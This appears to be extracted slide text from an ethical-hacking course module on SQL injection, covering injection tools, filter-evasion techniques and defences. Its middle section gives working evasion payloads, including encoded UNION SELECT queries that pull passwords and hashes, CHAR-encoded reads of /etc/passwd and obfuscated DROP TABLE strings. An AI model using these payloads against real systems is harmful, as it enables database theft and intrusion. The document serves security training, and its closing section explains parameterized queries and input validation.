

SQL Injection Tool: **SQL Power Injector**



SQL Injection Tool: Havij



- Using this SQL injection tool, an attacker can perform back-end database fingerprint, retrieve DBMS **users and password** hashes, dump **tables and columns**, fetch data from the database, run SQL statements and even access the **underlying file system** and **executing commands** on the operating system



<http://www.itsecteam.com>

SQL Injection Tools



SQL Brute

<http://www.gdssecurity.com>



Blind Sql Injection Brute Forcer

<http://code.google.com>



fatcat-sql-injector

<http://code.google.com>



sqlmap

<http://sqlmap.org>



Sqlninja

<http://sqlninja.sourceforge.net>



Darkjumper

<http://sourceforge.net>



sqlget

<http://www.darknet.org.uk>



Pangolin

<http://nosec.org>



Absinthe

<http://www.darknet.org.uk>



SQLPAT

<http://www.cqure.net>

SQL Injection Tools

(Cont'd)



FJ-Injector Framework

<http://sourceforge.net>



Automagic SQL Injector

<http://www.securiteam.com>



safe3si

<https://code.google.com>



SQL Inject-Me

<http://labs.securitycompass.com>



SQLler

<http://bcable.net>



NTO SQL Invader

<http://www.ntobjectives.com>



Sqlsus

<http://sqlsus.sourceforge.net>



The Mole

<http://themole.sourceforge.net>



SQLEXEC() Function

<http://msdn.microsoft.com>




Sql Poizon

<http://www.hackforsecurity.net>

SQL Injection Tool for Mobile: DroidSQLi



- DroidSQLi is the automated **MySQL injection tool** for Android
- It allows you to test MySQL-based web application against **SQL injection attacks**
- DroidSQLi supports the following injection techniques:
 - ⚙ **Time based injection**
 - ⚙ **Blind injection**
 - ⚙ **Error based injection**
 - ⚙ **Normal injection**
- It automatically selects the best technique to use and employs some **filter evasion methods**






<http://www.edgard.net>

SQL Injection Tool for Mobile: sqlmapchik


CEH
Certified Ethical Hacker

sqlmapchik is a **cross-platform sqlmap GUI** for popular sqlmap tool



<https://github.com>

Module Flow



Evading IDS



Types of **Signature Evasion** Techniques

In-line Comment

Obscures input strings by inserting in-line comments between SQL keywords



Char Encoding

Uses built-in CHAR function to represent a character



String Concatenation

Concatenates text to create SQL keyword using DB specific instructions



Obfuscated Codes

Obfuscated code is an SQL statement that has been made difficult to understand



Manipulating White Spaces

Obscures input strings by dropping white space between SQL keyword



Hex Encoding

Uses hexadecimal encoding to represent a SQL query string



Sophisticated Matches

Uses alternative expression of "OR 1=1"



Evasion Technique: Sophisticated Matches

SQL Injection Characters

- ' or " character String Indicators
- -- or # single-line comment
- /*...*/ multiple-line comment
- + addition, concatenate (or space in URL)
- || (double pipe) concatenate
- % wildcard attribute indicator
- ?Param1=foo&Param2=bar URL Parameters
- PRINT useful as non-transactional command
- @variable local variable
- @@variable global variable
- waitfor delay '0:0:10' time delay

Evading ' OR 1=1 signature

- ' OR 'john' = 'john'
- ' OR 'microsoft' = 'micro'+'soft'
- ' OR 'movies' = N'movies'
- ' OR 'software' like 'soft%'
- ' OR 7 > 1
- ' OR 'best' > 'b'
- ' OR 'whatever' IN ('whatever')
- ' OR 5 BETWEEN 1 AND 7

An IDS signature may be looking for the 'OR 1=1. Replacing this string with another string will have same effect.

Evasion Technique: Hex Encoding

- Hex encoding evasion technique uses **hexadecimal encoding** to represent a string
- For example, the string '**SELECT**' can be represented by the hexadecimal number **0x73656c656374**, which most likely will not be detected by a signature protection mechanism



Using a Hex Value

```
; declare @x varchar(80);  
set @x = X73656c656374  
2040407665727369666e;  
EXEC (@x)
```



This statement uses no
single quotes ('')

String to Hex Examples



```
SELECT @@version =  
0x73656c656374204  
0407665727369666
```

```
DROP Table CreditCard = 0x44524f502054  
61626c652043726564697443617264
```

```
INSERT into USERS ('Juggyboy', 'qwerty') =  
0x494e5345525420696e74  
6f2055534552532028274a7  
5676779426f79272c202771  
77657274792729
```


Evasion Technique: Manipulating White Spaces

- White space manipulation technique obfuscates input strings by **dropping or adding white spaces** between SQL keyword and string or number literals without altering execution of SQL statements



- Adding white spaces using **special characters** like tab, carriage return, or linefeeds makes an SQL statement completely untraceable without changing the execution of the statement

"**UNION SELECT**" signature is different from "**UNION SELECT**"



- Dropping spaces from **SQL statements** will not affect its execution by some of the **SQL databases**

'OR'1'='1' (with no spaces)



Evasion Technique: In-line Comment

Evade signatures that filter white spaces

01

In this technique, white spaces between SQL keywords are **replaced by inserting in-line comments**



02

`/* ... */` is used in SQL to delimit multi-row comments
`' /**/UNION/**/SELECT/**/password/**/FROM/**/Users`
`/**/WHERE/**/username/**/LIKE/**/'admin'--`



03

You can use inline comments within SQL keywords
`' /**/UN/**/ION/**/SEL/**/ECT/**/password/**/FR/`
`/**/OM/**/Users/**/WHE/**/RE/**/`
`username/**/LIKE/**/'admin'--`



Evasion Technique:

Char Encoding



- **Char ()** function can be used to inject SQL injection statements into MySQL without using double quotes

1

Load files in unions (string = "/etc/passwd"):

```
' union select 1, (load_file(char(47,101,116,99,47,112,97,115,115,119,100))),1,1,1;
```



2

Inject without quotes (string = "%"):

```
' or username like char(37);
```



3

Inject without quotes (string = "root"):

```
' union select * from users where login = char(114,111,111,116);
```



4

Check for existing files (string = "n.ext"):

```
' and 1=( if( (load_file(char(110,46,101,120,116)) <>char(39,39)) ,1,0));
```



Evasion Technique:

String Concatenation

Split instructions to avoid signature detection by using execution commands that allow you to concatenate text in a database server

🌐 Oracle: `' ; EXECUTE IMMEDIATE 'SEL' || 'ECT US' || 'ER'`

🌐 MS SQL: `' ; EXEC ('DRO' + 'P T' + 'AB' + 'LE')`

Compose SQL statement by concatenating strings instead of parameterized query

🌐 MYSQL: `' ; EXECUTE CONCAT('INSE', 'RT
US', 'ER')`



Evasion Technique: Obfuscated Codes

Examples of obfuscated codes for the string “qwerty”

```
Reverse(concat(if(1,char(121),2),0x74,right(left(0x567210,2),1),  
lower(mid('TEST',2,1)),replace(0x7074, 'pt','w'),  
char(instr(123321,33)+110)))
```

```
Concat(unhex(left(crc32(31337),3)-400),unhex(ceil(atan(1)*100-2)),  
unhex(round(log(2)*100)-4),char(114),char(right(cot(31337),2)+54),  
char(pow(11,2)))
```



An example of bypassing signatures (obfuscated code for request)

The following request corresponds to the application signature:

```
/?id=1+union+(select+1,2+from+test.users)
```

The signatures can be bypassed by modifying the above request:


```
/?id=(1)unIon(selEct(1),mid(hash,1,32)from(test.users))
```

```
/?id=1+union+(sElect'1',concat(login,hash)from+test.users)
```


```
/?id=(1)union((((((select(1),hex(hash)from(test.users))))))))
```



Module Flow



How to Defend Against SQL Injection Attacks



How to Defend Against SQL Injection Attacks (Cont'd)



Make no assumptions about the **size**, **type**, or **content** of the data that is received by your application



Test the **size** and **data type of input** and enforce appropriate limits to prevent buffer overruns



Test the content of **string variables** and accept only **expected values**




Reject entries that contain **binary data**, **escape sequences**, and **comment** characters



Never build **Transact-SQL** statements directly from user input and use stored procedures to validate user input



Implement **multiple layers of validation** and never concatenate user input that is not validated



How to Defend Against SQL Injection Attacks (Cont'd)



Avoid constructing **dynamic SQL** with concatenated input values



Ensure that the **Web config files** for each application do not contain sensitive information



Use most **restrictive SQL account types** for applications



Use Network, host, and application **intrusion detection systems** to monitor the injection attacks



Perform automated **blackbox injection testing**, **static source code analysis**, and **manual penetration testing** to probe for vulnerabilities



Keep **untrusted data** separate from commands and queries



Use **safe API** that offers a parameterized interface or that avoids the use of the interpreter completely

How to Defend Against SQL Injection Attacks (Cont'd)



In the absence of parameterized API, use specific **escape syntax** for the interpreter to eliminate the special characters



Design the code in such a way it **traps and handles** exceptions appropriately



Use a **secure hash algorithm** such as SHA256 to store the user passwords rather than in plaintext



Apply **least privilege rule** to run the applications that access the DBMS



Use **data access abstraction** layer to enforce secure data access across an entire application



Validate **user-supplied data** as well as **data** obtained from untrusted sources on the server side



Ensure that the **code tracing** and **debug messages** are removed prior to deploying an application



Avoid **quoted/delimited** identifiers as they significantly complicate all whitelisting, black-listing and escaping efforts

How to Defend Against SQL Injection Attacks: Use Type-Safe SQL Parameters



Enforce **Type** and **length checks** using **Parameter Collection** so that input is treated as a literal value instead of executable code

```
SqlDataAdapter myCommand = new SqlDataAdapter("AuthLogin", conn);  
myCommand.SelectCommand.CommandType = CommandType.StoredProcedure;  
SqlParameter parm = myCommand.SelectCommand.Parameters.Add("@aut_id",  
SqlDbType.VarChar, 11);  
parm.Value = Login.Text;
```

In this example, the @aut_id parameter is treated as a literal value instead of as executable code. This value is checked for type and length.

Example of Vulnerable and Secure Code

